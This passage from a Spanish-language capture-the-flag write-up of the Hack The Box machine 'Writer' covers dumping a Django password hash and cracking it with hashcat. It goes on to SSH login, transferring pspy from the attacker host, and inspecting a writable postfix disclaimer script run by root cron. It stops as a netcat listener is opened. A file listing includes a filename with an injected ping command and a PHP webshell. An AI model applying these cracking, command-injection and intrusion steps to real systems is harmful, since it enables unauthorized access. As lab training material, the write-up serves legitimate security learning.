MariaDB [dev]> select id, username, password from auth_user;
+----+----------+------------------------------------------------------------------------------------------------+
| id | username | password                                                                                       |
+----+----------+------------------------------------------------------------------------------------------------+
|  1 | kyle     | pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A= |
+----+----------+------------------------------------------------------------------------------------------------+
1 row in set (0.000 sec)

MariaDB [dev]>
```

aca encontramos un password cifrado con **pbkdf2_sha256**
lo buscamos con jhon
https://ice-wzl.medium.com/john-the-ripper-ultimate-guide-5d46221e8b72

john --list=formats |grep -iF "pbkdf2"

```
john --list=formats |grep -iF "pbkdf2"
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
416 formats (149 dynamic formats shown as just "dynamic_n" here)

~/machineshtb/Writer
```

guardo el hash

```
~/machineshtb/Writer
cat pbkdf2sha256.txt
pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A=

~/machineshtb/Writer
```


utilizo jhon pero no me dejo
john pbkdf2sha256.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=PBKDF2-HMAC-SHA256

```
john pbkdf2sha256.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=PBKDF2-HMAC-SHA256
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

~/machineshtb/Writer
```


y en internet no encontre alguna forma de corregir
por lo cual procedo autlizar hashcat

```
 12000 | PBKDF2-HMAC-SHA1                                          | Generic KDF
 10900 | PBKDF2-HMAC-SHA256                                        | Generic KDF
 12100 | PBKDF2-HMAC-SHA512                                        | Generic KDF
  8900 | scrypt                                                    | Generic KDF
   400 | phpass                                                    | Generic KDF
```

hashcat -m 10900 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt



como no funciono busco en internet





y encuentro

Code:

```
hashcat -m10000 "YOUR_HASH.TXT" -a0 "YOUR_WORDLIST.TXT" --force
```

hashcat -m 10000 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt





tenemos marcoantonio
pruebo con ssh y kyle
ssh kyle@10.10.11.101

```
~/machineshtb/Writer
ssh kyle@10.10.11.101
The authenticity of host '10.10.11.101 (10.10.11.101)' can't be established.
ED25519 key fingerprint is SHA256:EcmD06Im3Ox+/6cWwJX2eaLFPlgm/TO0Jw20KJK1XSw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.101' (ED25519) to the list of known hosts.
kyle@10.10.11.101's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

y en efecto somos kyle

```
kyle@writer:~$ whoami
kyle
kyle@writer:~$
[1] 0:nc  1:zsh- 2:ssh*
```

vemos que somos el grupo filter

```
kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:~$
[1] 0:nc  1:zsh- 2:ssh*
```

busqueda de cualqueir cosa relacionada a un grupo linux

find / -perm -4000 -group filter 2>/dev/null

```
kyle@writer:~$ find / -group filter 2>/dev/null
/etc/postfix/disclaimer
/var/spool/filter
kyle@writer:~$
[1] 0:nc  1:zsh- 2:ssh*
```

vamos a ver disclaimer

```
kyle@writer:~$ ls -la /etc/postfix/disclaimer
-rwxrwxr-x 1 root filter 1021 Feb  9 02:54 /etc/postfix/disclaimer
kyle@writer:~$ cat /etc/postfix/disclaimer
#!/bin/sh
```

podemos ver

```
kyle@writer:~$ cat /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                     --disclaimer=/etc/postfix/disclaimer.txt \
                     --disclaimer-html=/etc/postfix/disclaimer.txt \
                     --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                      { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
```

vemos las rutas

cat /etc/postfix/disclaimer_addresses

```
kyle@writer:~$ cat /etc/postfix/disclaimer_addresses
root@writer.htb
kyle@writer:~$
[1] 0:nc  1:zsh- 2:ssh*
```


cat /etc/postfix/disclaimer.txt

```
kyle@writer:~$ cat /etc/postfix/disclaimer.txt
--
This email and any files transmitted with it are confidential and intended solely for the use of the individual or entity to whom they are addressed.
If you have received this email in error please notify the system manager. This message contains confidential information and is intended only for the
individual named. If you are not the named addressee you should not disseminate, distribute or copy this e-mail. Please notify the sender immediately
by e-mail if you have received this e-mail by mistake and delete this e-mail from your system. If you are not the intended recipient you are notified
that disclosing, copying, distributing or taking any action in reliance on the contents of this information is strictly prohibited.

Writer.HTB
```


tambien vemos que se borra algo aqui

```
# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15
```


para confirmar si realmente esta ejecutando algo en el sistema utilizamos pspy



vamos release



utilizamos el de 64



lo transfiero

```
~/machineshtb/Writer
ls
creds.txt                          pbkdf2sha256.txt      'rev.jpg; echo
ejemplo.jpg;ping -c 1 10.10.14.2;'  phpwebshell.php.jpg   sqlinjeccione
init.py                            pspy64                Writer.ctb

~/machineshtb/Writer
python3 -m http.server 2000
erving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
```

agrego permisos

```
kyle@writer:/tmp/pspy$ wget http://10.10.14.2:2000/pspy64
--2024-02-09 03:09:18--  http://10.10.14.2:2000/pspy64
Connecting to 10.10.14.2:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                100%[=========================

2024-02-09 03:09:19 (3.77 MB/s) - 'pspy64' saved [3104768/3104768]

kyle@writer:/tmp/pspy$ ls
pspy64
kyle@writer:/tmp/pspy$ chmod +x pspy64
kyle@writer:/tmp/pspy$
```

./pspy64


```
2024/02/09 03:12:01 CMD: UID=0     PID=7037   | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2024/02/09 03:12:01 CMD: UID=0     PID=7038   | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/09 03:12:01 CMD: UID=0     PID=7039   | /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/09 03:12:01 CMD: UID=0     PID=7040   | /usr/bin/dpkg --print-foreign-architectures
2024/02/09 03:12:01 CMD: UID=0     PID=7041   | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:12:01 CMD: UID=0     PID=7042   | /usr/bin/apt-get update
2024/02/09 03:12:01 CMD: UID=0     PID=7043   | /usr/bin/apt-get update
2024/02/09 03:12:01 CMD: UID=33    PID=7044   | python3 manage.py runserver 127.0.0.1:8080
2024/02/09 03:12:02 CMD: UID=33    PID=7045   | uname -p
2024/02/09 03:13:01 CMD: UID=0     PID=7071   | /usr/sbin/CRON -f
```

```
2024/02/09 03:14:01 CMD: UID=0     PID=7115   | /bin/sh -c /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0     PID=7116   | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/09 03:14:01 CMD: UID=0     PID=7117   | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:14:01 CMD: UID=0     PID=7118   | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/09 03:14:01 CMD: UID=0     PID=7119   | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0     PID=7120   | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0     PID=7121   | /usr/bin/apt-get update
2024/02/09 03:14:02 CMD: UID=33    PID=7122   | python3 manage.py runserver 127.0.0.1:8080
```

```
2024/02/09 03:14:01 CMD: UID=0     PID=7118   | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /
2024/02/09 03:14:01 CMD: UID=0     PID=7119   | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0     PID=7120   | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0     PID=7121   | /usr/bin/apt-get update
2024/02/09 03:14:02 CMD: UID=33    PID=7122   | python3 manage.py runserver 127.0.0.1:8080
2024/02/09 03:14:02 CMD: UID=33    PID=7123   |
2024/02/09 03:15:01 CMD: UID=0     PID=7149   | /usr/sbin/CRON -f
2024/02/09 03:15:01 CMD: UID=0     PID=7150   | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:15:01 CMD: UID=0     PID=7151   | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:15:07 CMD: UID=0     PID=7154   | /usr/bin/apt-get update
2024/02/09 03:15:08 CMD: UID=0     PID=7155   |
```

casi que cada minuto se hace un /usr/bin/apt-get update antes de hacer una copia del archivo/ root/.scripts/disclaimer en /etc/postfix/disclaimer

tambien podriamos validar con el comando wathc -n 1 cat /etc/postfix/disclaimer con el fin de validar si se cambia lo que agreguemos alli y quien
lo cambia, para ello podriamos utilizar netcat
nc -lvnp 122

